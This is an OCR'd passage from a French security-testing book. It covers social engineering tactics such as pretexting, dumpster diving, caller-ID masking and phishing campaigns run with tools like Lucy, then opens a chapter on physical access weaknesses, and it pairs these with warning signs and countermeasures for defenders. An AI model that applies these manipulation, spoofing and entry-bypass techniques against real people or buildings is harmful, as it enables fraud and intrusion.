Amabilité. Qui n'aime pas entrer en communication avec une personne charmante et courtoise ? Plus l'usurpateur est amical, sans exagérer, plus il a de chances d'obtenir ce

qu'il désire. Il va commencer par chercher d'abord des intérêts partagés. Il va se servir des informations glanées dans sa phase de recherche préalable afin de connaître les centres d'intérêt de sa victime. Il peut lui téléphoner ou rencontrer la personne et commencer à discuter de sport ou du bonheur qu'il y a à être célibataire. En quelques échanges aimables, il construit ainsi une jolie relation.

Crédibilité. Pour être crédible, l'usurpateur doit disposer d'un minimum d'informations. Souvent, il va chercher à se faire passer pour quelqu'un d'autre, comme un nouveau salarié ou quelqu'un d'une autre succursale. Il peut même se présenter en tant que fournisseur de l'entreprise. Pour mieux persuader sa victime, il va chercher à montrer

de façon mesurée une certaine autorité naturelle. Une des astuces souvent employées consiste à rendre un service à la victime pour l'obliger à lui refaire un renvoi d'ascenseur ou à coopérer, pour le bien de l'entreprise.

Exploiter la relation établie

À partir du moment où l'usurpateur a réussi à établir un climat de confiance, il peut chercher à pousser sa victime à divulguer des informations. Les choses sérieuses peuvent commencer. Il peut chercher à rencontrer la victime physiquement ou échanger par voie électronique, en fonction des préférences de cette victime. Il peut aussi recourir à des moyens

techniques pour soutirer d'autres informations.

Tromper avec des mots et des gestes

Un usurpateur confirmé va piloter son échange à un rythme tel que la victime n'aura jamais suffisamment de temps pour réfléchir à ses réponses. Si la victime veut déjouer cette tentative d'extorsion, elle doit rester à l'affût de tout indice d'anxiété ou d'impatience, et surveiller notamment les éléments suivants :

- une courtoisie exagérée ou une impatience sensible ;
- le fait de citer les noms des grands responsables de l'entreprise ;
-

» la tendance de l’usurpateur à rappeler sa position importante dans l’entreprise ;

» les menaces de sanctions si les demandes de renseignements n’étaient pas satisfaites ;

» une certaine nervosité quand c’est à l’usurpateur de répondre à des questions. Par exemple, ses lèvres se serrent ou il commence à remuer les doigts nerveusement. En effet, il faut plus d’efforts conscients pour contrôler les parties du corps les plus éloignées de la tête ;

»

- un intérêt bizarre pour certains détails ;
- des changements physiologiques, comme des pupilles dilatées ou un changement de ton ;
- l’impression d’être pressé ;
- le refus de donner des informations ;
- au contraire, la délivrance d’informations inutiles et la réponse à des questions non posées ;
- la mention d’une information qu’une personne extérieure ne devrait pas connaître ;
-

> l'utilisation de termes spécifiques connus seulement des salariés ;
>
> » le fait de poser des questions bizarres ;
>
> » des fautes d'orthographe dans les échanges écrits.

Pris isolément, les indices précédents ne doivent pas vous pousser à automatiquement considérer l'interlocuteur comme une personne malveillante. Vous devez néanmoins redoubler de vigilance, d'autant plus si la personne est du genre sociopathe ou psychopathe. J'en profite pour vous dire qu'une bonne source pour débuter en psychologie est le livre chez le même éditeur La psychologie pour les

Nuls d'Adam Cash.

Souvent, l'usurpateur va commencer par rendre un service puis demander un peu plus tard qu'on lui en rende un en échange. Cette astuce fonctionne souvent très bien. Certains pratiquent même la rétro-ingénierie sociale. Ils vous préviennent qu'ils seront disponibles dans le futur si un problème vous accable. Comme par hasard, après quelque temps, ce problème survient justement (peut-être aura-t-il été causé par la même personne). Quelle chance, vous avez justement conservé le numéro de votre Saint-Bernard. Il ne reste ensuite à l'usurpateur qu'à réparer le problème pour décrocher le statut de sauveur, ce qui renforce son autorité. Ou bien l'usurpateur va demander humblement que l'on lui fasse une

faveur. Nombreux sont ceux qui tombent dans le piège.

Il n'est pas difficile de revêtir une fausse identité, en s'habillant comme les salariés, en se procurant un faux badge, au point que les collègues baissent la garde en se disant qu'il s'agit d'un des leurs. Certains falsificateurs appellent de l'extérieur en prétendant être salariés. Cette technique fonctionne bien face au centre d'appels et au support technique, car l'attaquant sait que les personnes qui répondent au téléphone font toujours les mêmes réponses tout au long de la journée en commençant par exemple par demander le numéro d'identification.

Tromperie technologique

Les outils techniques facilitent la vie de l'usurpateur et lui permettent même de s'amuser. Les demandes d'informations malveillantes sont souvent émises depuis une machine ou un autre appareil que la victime croit pouvoir identifier. En fait, il n'est pas difficile de changer l'identité d'un ordinateur, d'utiliser une autre adresse de messagerie, de jouer avec le numéro de télécopie ou l'adresse réseau. Nous verrons dans la section suivante qu'il est possible de se prémunir contre ces astuces au moyen de plusieurs contre-mesures.

Lorsqu'un pirate envoie un courriel contenant une demande d'information, il prévoit en général un lien que la victime peut directement cliquer, ce lien menant à un faux

site ressemblant énormément au vrai site Web. La page comportera des champs pour saisir un identifiant, un mot de passe ou un numéro de sécurité sociale. Cette technique est également utilisée sur les réseaux sociaux tels que Facebook et Twitter.

Cette technique d'hameçonnage est devenue tellement répandue que les utilisateurs finissent par ne plus se méfier, et ouvrent directement les pièces jointes qu'il ne faudrait pas ouvrir. Il faut dire que les courriels sont de mieux en mieux falsifiés et que le message comporte une récompense qui incite vraiment à agir. Une fois qu'un pirate a réussi à s'introduire dans un système, il peut même provoquer l'apparition de fenêtres de navigation. Cette supercherie afflige tout

autant les messageries instantanées et les SMS.

Dans une campagne d'attaques qui avait fait grand bruit, les pirates envoyaient aux victimes un correctif provenant soi-disant de Microsoft ou d'un autre éditeur connu. Lorsque l'utilisateur se laissait abuser, le pirate installait par exemple un outil d'enregistrement des frappes clavier ou bien une porte d'accès dérobée à l'ordinateur ou au réseau. Il pouvait ensuite se servir de cet accès pour continuer à progresser dans les systèmes ou à utiliser à son profit l'ordinateur de la victime qui devenait alors un zombie. De cette machine, il pouvait lancer impunément des attaques vers d'autres systèmes. Même les virus et les vers tirent profit de l'ingénierie sociale. Par exemple, le ver nommé LoveBug

annonçait à la victime qu'elle avait des admirateurs. Dès qu'elle ouvrait le message, c'était trop tard. L'ordinateur était infecté, et il n'y avait absolument aucun admirateur secret.

La plupart des activités d'extorsion d'informations par voie électronique peuvent être réalisées de manière anonyme en utilisant un serveur relais proxy, un outil d'anonymat, un service de réexpédition de type Remailer ou même un serveur de messagerie SMTP avec un relais ouvert. Il est en général impossible de remonter jusqu'à la source d'une action d'ingénierie sociale.

Étapes d'une action d'ingénierie sociale

Le processus utilisé par

un usurpateur est en général toujours le même. Il commence par collecter des informations au sujet des gens, des processus de l'entreprise et des systèmes d'information. Il sait alors comment poursuivre l'attaque. Voici les quatre étapes principales d'une attaque de ce type :

1. **Collecte de données**.
2. **Établissement d'une relation de confiance**.
3. **Utilisation de la relation pour soutirer des informations avec des mots, des actes, et des outils**.
4. **Exploitation des informations recueillies pour**

une action malveillante.

Choix d'un objectif

Pour procéder à une extorsion d'informations, l'usurpateur doit d'abord avoir choisi un objectif. Quel but veut-il atteindre ? Pourquoi a-t-il besoin de ces informations ? Veut-il accéder à des données privées ou obtenir des mots de passe de serveur ? Veut-il pouvoir accéder à une machine ou simplement prouver que la sécurité de l'entreprise n'est pas suffisamment solide ? Pour vos tests d'ingénierie sociale, vous devez vous aussi déterminer un objectif afin de ne pas avancer en tâtonnant, ce qui pourrait créer des soucis inutiles à vous-même et aux autres.

La phase de collecte d'informations

L'usurpateur va commencer par recueillir toutes les informations disponibles dans le public, en progressant lentement afin de ne pas éveiller l'attention. Je fournis d'autres indices qui doivent vous alerter d'une tentative d'extorsion dans la suite du chapitre.

Le pirate n'a pas besoin d'une masse énorme d'informations. Il peut se contenter d'une liste de salariés, de quelques numéros de téléphone internes, des dernières actualités trouvées sur un réseau social ou de l'agenda de l'entreprise. Le Chapitre 5 a présenté d'autres méthodes de collecte d'informations. Voyons encore quelques autres techniques.

Recherches nominatives

De nos jours, il est possible à un criminel moyennant une rétribution d'obtenir une liste complète de toutes les informations disponibles au sujet d'une personne en particulier. Une rapide séance Google avec quelques mots-clés bien choisis suffit.

Un criminel pourra payer quelques dollars pour un rapport complet sur une personne, par exemple un P.-D.G. Et la réponse lui parvient en quelques minutes.

Fouille des poubelles

Cette méthode archaïque est un peu plus risquée, et plus salissante, mais elle est très efficace. Il s'agit littéralement de plonger dans les poubelles de l'entreprise

à la recherche d'informations.

On peut trouver dans les poubelles des informations très confidentielles, parce que les gens croient qu'une fois qu'ils ont jeté quelque chose, il n'y a plus aucun risque. Les gens ne tiennent pas compte de la valeur que peut avoir le moindre bout de papier, et je ne parle pas de la valeur de recyclage ! Un pirate trouve souvent suffisamment d'informations pour réussir ou accélérer son intrusion. Voici ce qui est recherché en priorité :

- des annuaires téléphoniques internes ;
- des diagrammes d'entreprise ;
- des cahiers de

- notes de salariés qui contiennent souvent des règles de sécurité ;
- des schémas de câblage réseau ;
- des listes de mots de passe ;
- des notes de réunion ;
- des tableaux de calcul et des rapports ;
- des listes de clients ;
- des impressions de courriels contenant des données confidentielles.

Les destructeurs de papiers bon marché hachent les feuilles en lanière qu'un usurpateur

motivé peut facilement reconstituer avec du scotch et de la patience.

Les pirates adorent collecter des informations en écoutant les conversations dans les restaurants, les cafés et les salles d'attente des aéroports. Ils apprécient particulièrement les personnes qui parlent fort au téléphone (un désagrément social justement puni, non ?). Les voyages en avion constituent une bonne opportunité pour espionner l'écran du voisin. Lorsque je suis dans un lieu public ou en avion, j'entends une quantité incroyable de choses qui ne devraient pas être rendues publiques. Et je ne peux même pas y échapper !

Les pirates trouvent aussi parfois dans les

poubelles des disques USB, des DVD et d'autres supports de données. Je reparle de la sécurité physique et des poubelles dans le Chapitre 7.

Réseaux téléphoniques

Certains systèmes téléphoniques permettent de composer le numéro d'un correspondant en saisissant les premières lettres de son nom. Pour profiter de cette fonction, il faut en général commencer par saisir le numéro d'accès de l'entreprise suivi du chiffre 0 ou de la touche #. Les pirates lancent généralement ce genre d'appel après les heures de travail pour être certains que personne ne réponde.

N.D.T : ce système est très répandu aux U.S.A, mais beaucoup moins en

France.

En accédant à la boîte vocale d'une personne, l'usurpateur peut apprendre par exemple que la personne est en congé ou qu'elle est sortie. Il peut même en profiter pour enregistrer la voix qui invite à laisser un message, puis apprendre à adopter la même élocution que la victime. Si la personne a rendu publics des tutoriels ou a participé à des conférences, il est encore plus facile d'étudier son élocution.

L'attaquant peut masquer son identité pour que l'origine de l'appel reste inconnue. Voici les techniques disponibles :

Pour masquer le numéro de l'appelant, il suffit en France de saisir la séquence #31# depuis un téléphone portable. Depuis un téléphone fixe, la séquence varie d'un opérateur à l'autre.

Cette technique ne fonctionne normalement pas avec les numéros gratuits et les numéros d'urgence. En revanche, elle fonctionne avec les téléphones sur IP et les téléphones portables.

Les téléphones d'entreprise qui sont gérés par un commutateur sont moins faciles à tromper, mais l'attaquant peut se munir du guide de l'utilisateur et du mot de passe d'administrateur pour accéder au logiciel de gestion. Dans la plupart des systèmes, il peut saisir un faux numéro d'appelant, par exemple le numéro personnel du domicile de sa victime.

Les serveurs de téléphone sur Internet VoIP comme le logiciel Asterisk open source (https://www.asterisk.org) peuvent être reconfigurés pour

modifier le numéro appelant.

Courriels d'hameçonnage

Un faux courriel correctement rédigé permet d'atteindre un taux de réussite incroyable pour récupérer des mots de passe et des données sensibles, ou pour injecter un maliciel dans une machine. Lors de mes propres tests d'hameçonnage, j'ai vu parfois le taux de réussite atteindre les 70 %.

Je vous conseille fortement de réaliser des exercices d'hameçonnage. Une méthode simple et efficace consiste à créer un compte de messagerie dans votre domaine, ou si possible dans un domaine dont le nom ressemble beaucoup au vôtre. Vous

demandez alors dans le courriel quelques informations ou vous ajoutez un lien vers un site contenant un formulaire. Vous diffusez ensuite le courriel aux personnes que vous voulez faire participer au test et vous observez les réactions. Vont-ils ouvrir le courriel, cliquer le lien, transmettre des informations ou, si tout se passe bien, ne rien faire ? Le test est aussi simple que cela.

Est-ce le rythme de travail effréné qui constitue notre quotidien, la naïveté des utilisateurs ou leur ignorance, en tout cas, il est incroyable de voir à quel point les gens tombent dans le piège de l'hameçonnage. Un bon courriel frauduleux transmet un sentiment d'urgence et se donne de l'autorité en citant des informations qui ne sont connues que par le

personnel de l'entreprise. Cela dit, la plupart des courriels d'hameçonnage contiennent l'une ou l'autre des faiblesses suivantes :

- des fautes de frappe ou d'orthographe ;
- des salutations vagues et une adresse de messagerie générique ;
- une invitation à cliquer un lien ;
- une demande d'information confidentielle.

Pour structurer vos tests d'hameçonnage, vous pouvez recourir à un outil dédié. Dans le commerce, il existe sur Internet l'outil Lucy (https://www.lucysecurity.com)

et l'outil Cofense, qui s'appelait auparavant Phishme (https://cofense.com). Ce sont de véritables plates-formes pour lancer des tests d'hameçonnage. Ils offrent des modèles de courriels, un mécanisme pour recopier des pages depuis un site Web pour le personnaliser et des comptes-rendus pour faire le point sur la réaction des victimes. Les outils comportent en outre des modules de formation pour que les utilisateurs soient invités à prendre conscience de leurs actes au cas où ils seraient tombés dans le panneau.

J'utilise par exemple Lucy (Figure 6.1) pour mes tests d'hameçonnage. Cette plate-forme est puissante et le support fourni par l'éditeur est excellent.




FIGURE 6.1 : L'outil Lucy

simplifie le lancement d'une campagne d'hameçonnage.

La Figure 6.2 donne un aperçu de plusieurs campagnes d'hameçonnage faites avec Lucy, et notamment une simulation de pourriciel (malware) et une autre d'hameçonnage par SMS (smishing), qui est un exercice particulièrement amusant.

Parades contre l'ingénierie sociale

Vos moyens de protection contre l'ingénierie sociale ne sont pas nombreux, et les tests que vous menez dans ce domaine ont une grande valeur. Quels que soient les mécanismes de sécurité mis en place, il suffit d'un utilisateur naïf ou mal formé pour laisser entrer le loup dans la bergerie. Ne

sous-estimez jamais le pouvoir de persuasion des usurpateurs et l'impréparation des utilisateurs qui cherchent à rendre service.



File Edit View History Bookmarks Tools Help
Principle Logic, LLC — Scenario Te
Hyperlink Templates
Templates, where user is asked to click on the link in e-mail message. After that, user gets redirected to an external URL specified in scenario settings. This attack simulation does not contain any landing page hosted on LUCY.
Mail & Web Test Templates
Templates, which allows to see what type of files can be accessed within the company network through mail or web.
Technical Malware Test Templates
This feature allows users to perform security checks without involving employees outside your IT department. Determine your malware-related vulnerabilities on the network, system and application levels.
Mixed Templates
Combined Data Entry & File-Based templates - user is offered to enter confidential information on the page and execute the downloaded file.
Portable Media Attack Templates
This feature allows testing users by distributing USB sticks that contain a malware simulation. If the user executes the malware simulation the Lucy administrator will be notified.
Copyright © 2018 Lucy Security AG
All Rights Reserved

FIGURE 6.2 : Quelques modèles de courriels d'hameçonnage dans Lucy.

Règlement intérieur

Plusieurs mesures de précaution peuvent être ajoutées au règlement intérieur pour se prémunir des actes d'ingénierie sociale.

» Attribuer des classes de confidentialité aux informations afin que les utilisateurs n'accèdent qu'à celles qu'ils ont besoin de connaître.

» Attribuer des identifiants d'utilisateurs uniques et secrets pour chaque nouveau salarié ou sous-traitant.

» Définir des règles d'utilisation des machines et les faire signer par les

salariés.

- Penser à supprimer les identifiants des salariés, des sous-traitants et des consultants qui ne font plus partie de l’entreprise.
- Forcer l’utilisation de mots de passe robustes et les changer fréquemment.
- Réagir rapidement aux incidents de sécurité, au moindre comportement suspect et à toute infection par un maliciel.
- Gérer soigneusement les informations privées et confidentielles.

> »
> Toujours faire accompagner les visiteurs dans l'établissement.

Ces règles doivent être applicables et appliquées à tous ceux qui sont présents dans l'entreprise. Pensez à les mettre à jour et informez les utilisateurs. Pensez à tester ces règles.

Information et formation des utilisateurs

Une des précautions les plus efficaces contre l'ingénierie sociale consiste à former les salariés pour qu'ils sachent détecter les attaques et y réagir correctement. En plus de la formation initiale à la sécurité, il faut prévoir des sessions de

rafraîchissement pour que tous gardent ces menaces à l'esprit. Faites en sorte que les actions de formation et de sensibilisation soient en phase avec votre règlement de sécurité.

Songez à faire appel à une société extérieure pour former le personnel à la sécurité. En effet, les salariés prennent souvent le sujet plus au sérieux lorsqu'il est présenté par une personne extérieure. Sous-traiter la formation à la sécurité est un investissement rentable.

Pour préparer vos sessions de formation et de sensibilisation à la sécurité, tenez compte des astuces suivantes pour mieux vous prémunir des attaques d'ingénierie sociale :

»

Considérez la

formation et la sensibilisation à la sécurité comme un investissement pour l'entreprise.

» Proposez régulièrement aux utilisateurs de retourner en formation pour une remise à niveau au sujet de la sécurité.

» Assurez-vous que tout descriptif de poste contienne une description des règles concernant les données privées et la sécurité.

» Adaptez le contenu de vos formations à votre audience.

» Proposez un programme de sensibilisation à

l'ingénierie sociale à destination des différents métiers de l'entreprise, en les adaptant aux rôles des utilisateurs.

» Évitez tout jargon technique si possible.

» Proposez un système de récompenses pour les détections et préventions d'incidents.

» Montrez l'exemple !

Voici quelques conseils à transmettre à vos utilisateurs pour les aider à éviter les attaques d'ingénierie sociale :

» Ne diffusez aucune information avant d'avoir vérifié qui

est le demandeur et pourquoi sa demande est légitime. Si la demande est faite par téléphone, vérifiez qui vous appelle et rappelez la personne.

»

Ne cliquez jamais dans un courriel sur un lien qui propose une mise à jour. Méfiez-vous encore plus lorsque vous recevez le courriel sur un téléphone portable, parce qu'il est beaucoup moins simple de se renseigner sur la cible du lien.

»

Demandez aux utilisateurs de vérifier les adresses complètes qui sont remplacées par des adresses

abrégées de type bit.ly ou ow.ly. Faites utiliser par exemple les sites www.checkshorturl.com et http://wheredoesthislinkgo.com.

»

Réfléchissez bien avant de publier des informations personnelles sur les réseaux sociaux comme Facebook ou LinkedIn. Méfiez-vous évidemment des demandes de contact, qui peuvent très bien être malhonnêtes.

»

Ne laissez jamais un visiteur sans accompagnement dans les bâtiments. Cette contrainte n'est peut-être pas dans l'esprit de l'entreprise, ou bien elle est difficile à réaliser,

mais elle peut vraiment vous prémunir contre certaines actions malveillantes.

»

N’ouvrez jamais une pièce jointe de provenance inconnue et méfiez-vous de celles envoyées par des personnes que vous connaissez. Cette simple précaution peut vous épargner certains incidents de sécurité.

»

Ne fournissez jamais un mot de passe, ni aucune information confidentielle. Vos collègues n’ont pas besoin de connaître autre chose que leur propre mot de passe, sauf dans de très rares cas

dûment identifiés.

»
Ne laissez jamais un étranger se brancher sur votre réseau même pendant quelques secondes. Il ne lui faudrait pas longtemps pour installer un analyseur réseau ou un maliciel, ou pour mettre en place une porte d'accès dérobée qui lui permettra de se connecter à distance.

»
Classez vos informations, tant au format fichier que papier. Instruisez tous les utilisateurs sur la bonne utilisation des différentes classes d'éléments.

»
Définissez et faites appliquer

les règles de destruction. Ces règles s'appliquent aux supports de données comme aux documents papier. Elles garantissent que les données sont correctement manipulées et stockées là où cela est prévu.

»

N'utilisez que des destructeurs de documents à double coupe. Vous pouvez même envisager de faire détruire les documents par une entreprise homologuée dans la destruction de données sensibles.

Enfin, voici quelques techniques pour éviter que la sensibilité à la sécurité s'émousse chez les utilisateurs après la

formation initiale :

- Des formations courtes à l'occasion d'un repas, une lettre d'information périodique, une bonne prise en main des nouveaux salariés.
- Une brochure de résistance à l'ingénierie sociale avec des astuces et des questions fréquentes.
- Des gadgets tels que des économiseurs d'écran, des tapis de souris, des blocs-notes, des stylos et des posters qui rappellent les messages concernant la sécurité.

Je fournis dans l'annexe quelques noms de fournisseurs de gadgets visant à renforcer la sensibilité à la sécurité dans une entreprise.

Chapitre 7
Sécurité des accès physiques

DANS CE CHAPITRE

- De l'importance de la sécurité physique
- Recherche de failles dans la sécurité d'accès
- Mise en place de contre-mesures

Je suis persuadé que la sécurité de l'informatique dépend moins des outils techniques et logiciels qui sont donnés comme solutions miracles que de solutions non techniques. Le domaine de la sécurité physique, c'est-à-dire de la protection des accès aux ressources matérielles, comporte une partie

technique et une partie non technique, et les deux composants doivent être pris en compte.

La sécurité physique est une partie importante dans un programme de sécurité des informations, mais elle est souvent négligée. Pour sécuriser vos systèmes, vous devez pourtant contrôler les accès aux bâtiments. Je présente au cours de ce chapitre quelques failles qu'il faut absolument rechercher et combler dans ce domaine. Je présente également quelques contre-mesures, certaines gratuites et d'autres peu coûteuses qui pourront diminuer les risques d'accès physique.

Pour tester absolument toutes les failles des accès physiques, il

faudrait aller jusqu'à pénétrer par effraction, ce que je déconseille bien sûr. Je ne voudrais pas que vous preniez le risque d'être envoyé en prison ! En revanche, vous pouvez recenser les opportunités d'accès et voir jusqu'où vous pouvez aller. Adoptez le même point de vue qu'une personne voulant s'introduire dans les locaux. Vous allez certainement découvrir des faiblesses dans votre panoplie de contrôles des accès physiques, faiblesses qui étaient encore ignorées.

Principales failles d'accès physique

Quelle que soit la sophistication de votre système de sécurité, presque tout devient possible à un pirate s'il parvient à pénétrer dans les locaux, ou mieux

encore, dans la salle des serveurs. Voilà pourquoi il est si important d'étudier l'état de la sécurité d'accès physique et de reboucher les failles éventuelles.

Certains des problèmes de sécurité d'accès concernent moins les petites entreprises que les multinationales. Voici les critères à prendre en compte pour trouver des failles de sécurité physique :

- la taille du ou des bâtiments ;
- le nombre de bâtiments ou d'agences ;
- le nombre de salariés ;
- la présence d'un accueil ou d'un poste central de sécurité (PCS) ;

» l'emplacement et le nombre de points d'entrée et de sortie du bâtiment ;

» la position des salles de serveurs, des armoires de câblage et des centres de données.

La nature des failles physiques est très variée et les personnes malveillantes sont sans cesse à les chercher. À vous de les trouver d'abord. Voici quelques exemples de problèmes de sécurité d'accès que j'ai détectés lors de mes campagnes d'évaluation de la sécurité chez mes clients :

» pas de bureau d'accueil ou de gardien pour contrôler les entrées et les

sorties ;

- pas d'enregistrement des visiteurs ni d'accompagnement pour se promener dans les bâtiments ;
- les salariés qui font trop confiance aux visiteurs à partir du moment où ceux-ci portent un uniforme ou prétendent venir réparer la photocopieuse ;
- pas de serrures codées sur les portes ou utilisation de clés traditionnelles, faciles à dupliquer sans suivi possible ;
- des portes maintenues en position ouverte ;

- des systèmes de caméras de surveillance ou de contrôle d'accès directement accessibles sur le réseau avec l'identifiant et le mot de passe prédéfinis en usine par le fournisseur ;
- des salles informatiques sans contrôle d'accès ;
- un stockage des supports de sauvegarde (bandes, disques et DVD) non sécurisé ;
- des documents papier confidentiels entreposés dans les couloirs au lieu d'être archivés dans des armoires

fermées à clé ;

» du matériel informatique sans contrôle d'accès, notamment les routeurs, les commutateurs et les portables utilisés sans cryptage ;

» des informations confidentielles envoyées à la poubelle au lieu d'être détruites sur place ou placées dans un container inviolable pour destruction ultérieure.

Dès qu'un pirate résolu détecte l'une de ces failles, il va s'en donner à cœur joie.

Inventaire des failles des bâtiments

En complément des failles d'accès physique que nous allons passer en revue, tenez également compte de la proximité des bâtiments à tester par rapport aux services d'urgence locaux que sont la police, les pompiers et les services de secours ainsi que les statistiques de taux de criminalité du secteur, ce qui vous permet de mieux pondérer les différents types de menaces.

L'évaluation de la robustesse de la sécurité physique ne réclame pas beaucoup d'expertise technique ni d'équipements coûteux. Cette série de tests ne devrait pas non plus prendre beaucoup de temps si le nombre de bâtiments à visiter n'est pas trop important. Votre objectif est de déterminer si la sécurité d'accès physique est suffisante. Soyez pragmatique et

travaillez avec bon sens.

Infrastructures physiques

Il s'agit ici d'évaluer les constituants d'un bâtiment que sont les portes, les fenêtres et les murs. Il faut notamment vérifier les accès aux centres de données et aux espaces recelant des informations confidentielles.

Angles d'attaques

Voici une liste de points à vérifier au niveau de la vulnérabilité de l'infrastructure :

> »
> Est-ce que les portes sont maintenues en position ouverte, et pourquoi ?

> »
> Est-ce que les

portes pour accéder aux lieux stratégiques comportent de l'espace dans le bas ? Cet espace permettrait de glisser un ballon dégonflé ou un autre dispositif pour déclencher un détecteur ouvrant les portes de l'intérieur ?

»

Les portes sont-elles faciles à forcer ? En général, il suffit d'un coup de pied près de la poignée d'une porte standard pour la forcer.

»

En quel matériau le bâtiment ou la salle serveur sont-ils construits (acier, bois, béton) ? Est-ce que les murs et les accès sont

solides ? Profitez-en pour vérifier la résistance des matériaux aux tremblements de terre, aux tornades, aux inondations et aux voitures bélier. Une catastrophe naturelle pourrait laisser l'endroit accessible aux pillards.

»

Certaines portes ou fenêtres sont-elles en verre trempé ou à l'épreuve des balles ?

»

Est-ce que les charnières des portes qui donnent sur l'extérieur sont faciles à briser ?

»

Est-ce que tous les accès sont reliés au système d'alarme ?

» Est-ce que le bâtiment est doté de faux plafonds, avec des dalles que l'on peut repousser vers le haut ?

» Est-ce que tous les murs et cloisons sont sur toute la hauteur. Si ce n'est pas le cas, une personne pourrait passer par le faux plafond ou les gaines techniques pour contourner un accès verrouillé.

Contre-mesures

La mise en place de contre-mesures pour réparer les failles au niveau de l'accès physique suppose en général l'intervention d'une entreprise du bâtiment. Vous pourrez

faire appel à un expert dès votre phase d'évaluation, puis dans la phase de renforcement des accès. Voici quelques techniques pour augmenter la sécurité d'accès d'un bâtiment :

- des portes renforcées et verrouillables ;
- des détecteurs de mouvement ;
- des caméras de surveillance pour savoir ce qui s'est passé et filmer les cambrioleurs ;
- des murs sans fenêtres autour des salles de serveurs ;
- des repères codés pour montrer où sont les zones réservées et qui y

est autorisé ;

- un système d’alarme avec des caméras à tous les accès et une présence permanente de personnel ;
- un éclairage adéquat autour des points d’entrée et de sortie ;
- des sas d’entrée qui ne permettent qu’une personne à la fois ;
- autour du bâtiment, une clôture avec des barbelés si nécessaire.

Réseaux d’énergie et d’incendie

(utilities)

Vous devez vérifier la sécurité des réseaux utilitaires que sont les réseaux d'alimentation électrique, les réseaux d'eau sanitaire et d'extinction d'incendie et les générateurs de secours. Vous devrez notamment vérifier qu'en cas de panne d'alimentation électrique, les mécanismes de contrôle d'accès restent utilisables. Sachez cependant qu'un malveillant peut profiter de cela en générant une fausse alerte d'incendie.

Angles d'attaques

Posez-vous les questions suivantes pour prévenir les failles les plus fréquentes concernant les réseaux non informatiques :

»

Le site est-il doté de systèmes d'alimentation de secours tels que des générateurs électriques ainsi que de protections contre les surtensions et d'onduleurs (UPS) ? Vérifiez l'accessibilité des interrupteurs de ces équipements. Est-ce qu'un cambrioleur peut venir directement arrêter un système de protection ou briser un cadenas pour accéder ensuite à des équipements stratégiques ?

»

En cas de panne d'alimentation électrique, est-ce que les verrouillages physiques de sécurité s'ouvrent (type NO,

Normalement Ouvert) ou se ferment (type NF, Normalement Fermé) ? Vous rencontrerez les deux cas, et vous devrez décider si la solution choisie est la meilleure selon le contexte.

»

Où sont situés les systèmes de détection d'incendie et d'arrosage automatique tels que les *Sprinkler* ? Imaginez comment un malveillant pourrait en profiter. Vérifiez que ces systèmes ne sont pas accessibles par un réseau local avec un mot de passe prédéfini, ou même par Internet. Voyez aussi si les systèmes de lutte

contre l'incendie sont placés de telle sorte qu'ils risqueraient d'endommager des équipements informatiques lors d'une fausse alarme.

»

Où sont situées les vannes de coupure générale de l'eau et du gaz ? Vérifiez que vous pouvez y accéder et qu'il ne faut pas faire appel à du personnel de maintenance en cas d'incident.

»

À quel endroit les câbles de télécommunication cuivre et fibre sortent du bâtiment ? S'ils sortent à l'air libre, une personne mal intentionnée pourrait venir se

